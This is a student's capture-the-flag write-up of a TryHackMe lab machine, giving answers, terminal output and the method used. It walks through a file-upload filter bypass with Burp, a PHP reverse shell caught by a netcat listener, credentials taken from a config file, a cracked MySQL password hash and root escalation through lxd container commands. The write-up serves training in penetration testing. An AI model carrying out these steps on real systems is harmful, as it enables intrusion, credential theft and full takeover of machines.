
Question 4

The name of the hidden directory where file uploads are saved is **/grid**.



Question 5

The value of the web.txt flag is **THM{ENTER_THE_GRID}**.



Question 6

The lines that were used to upgrade and stabilise the shell are **export TERM=xterm**, **python3 -c 'import pty;pty.spawn("/bin/bash")'** and **stty raw -echo; fg**.

(We used **/usr/bin/script -qc /bin/bash /dev/null** because there is no python on the target.)

```
$ /usr/bin/script -qc /bin/bash /dev/null
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended  nc -lvnp 1234

┌──(1211101145㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 1234

www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes/
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
```

Question 7

The credentials we find is **tron:IFightForTheUsers** (username:password).

```
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cd TheGrid/
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes/
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
```


Question 8

The name of the database that we find is **tron**.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.02 sec)

mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Question 9

After cracking, the password is **@computer@**.



Question 10

The user that I switched to is **Flynn**.

```
Database changed
mysql> show tables;
+-----------------+
| Tables_in_tron |
+-----------------+
| users          |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

Question 11

The value of the user.txt flag is **THM{IDENTITY_DISC_RECOGNISED}**.

```
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ id
```


Question 12

The group that can be leveraged to escalate privileges is **lxd**.

```
flynn@light-cycle:~$ groups
flynn lxd
flynn@light-cycle:~$
```

Question 13

The value of the root.txt flag is **THM{FLYNN_LIVES}**.



Thought Process/Methodology:

For Day 24, firstly, we ran a scan with nmap to see what ports are open. After scanning, the ports that opened were 80 and 65000. Once we have that, we navigate to both of the websites to confirm what we will see in the nmap scan. Port 80 presents with a fake TryHackMe page and the port 65000 presents with a login page. Next, we used gobuster and directory-list-2.3-medium.txt to find the name of the hidden php file. After running, we will see a file named uploads.php. When we enter /upload.php, the upload page is presented. We also see a directory name /grid which is where the uploaded files are stored.

Next, we opened the burp suite in order to bypass the front end filter which determines what files can be uploaded. We navigated to the Proxy and then Option tabs. On the top line in Intercept Client Requests, we clicked it and selected edit. We removed the |^js$ in the condition, then save the filter. Next, we visited the uploads page again and then clicked burp in the FoxyProxy. Then we refreshed the page and the burp suite will show. Before we clicked forward, we right-clicked and chose “do intercept” and clicked “response to this request”. Then when we clicked forward, it presented the html code. In the html code we deleted the line ‘<script src="assets/js/filter.js">’ ‘</script>’ and then we clicked forward. Back to the terminal, we started a netcat listener with nc -lvnp 1234. After that, in the uploads page, we uploaded shell.jpg.php. When we navigated to the /grid directory, we saw that file and then opened the file. When we went back to our netact listener, we saw a shell session had started. To find the contents of the file web.txt, we ran find / -name "*web.txt" 2>/dev/null and the file system reveals it is located in var/www/. We access the contents with cat and find the flag THM{ENTER_THE_GRID}.

Next, we upgraded and stabilised the shell. The first step was running the /usr/bin/script -qc /bin/bash /dev/null since there was no python on the target in order to start a bash session. Then we ran export TERM=xterm to give us access to term commands. Then finally use ctrl + Z in order to background the shell and then run stty raw -echo; fg. Next, we need to find the username and password. Firstly, we change the directory to /var/www/. In that list files, we change directory to TheGrid and then in TheGrid list files, we change directory to includes. In the includes list files, we cat the dbauth.php and it showed the username and password. The username is tron and the password is IFightForTheUsers.

Now we can access the MySQL client using this login information. We entered the shell with the command mysql -utron -p and then entered the password when prompted. Once we are in MySQL, we used the command show databases; to list all the available databases. We saw there was a database named tron. We select the tron database by using the command use tron. Then we used the command show tables; and we can see there were users in the tables. Next, we used command select * from users; and it showed the id, username which is flynn, and password. We can crack the password on this website, https://crackstation.net/. The password we get after crack is @computer@. Then, we can exit the MySQL by using command exit.

Now that we know Flynn's password, we can switch users to him. We changed the directory to Flynn's home directory. In the list files, we cat to user.txt and we get the flag which is THM{IDENTITY_DISC_RECOGNISED}. To find what groups Flynn is a part of, we rab groups and we get lxd. Next, we ran an lxc image list. There is a known flaw in lxd which will allow us to create a root shell. First step, we ran this command, lxc init myimage strongbad -c security.privileged=true. Secondly, we ran lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true. Next, we ran lxc start strongbad and then lxc exec strongbad /bin/sh. We'll then run just a few more commands to mount our storage and verify we've escalated to root which is id and cd /mnt/root/root. Finally, in the list file which has root.txt, we cat the file and we get the flag, THM{FLYNN_LIVES}.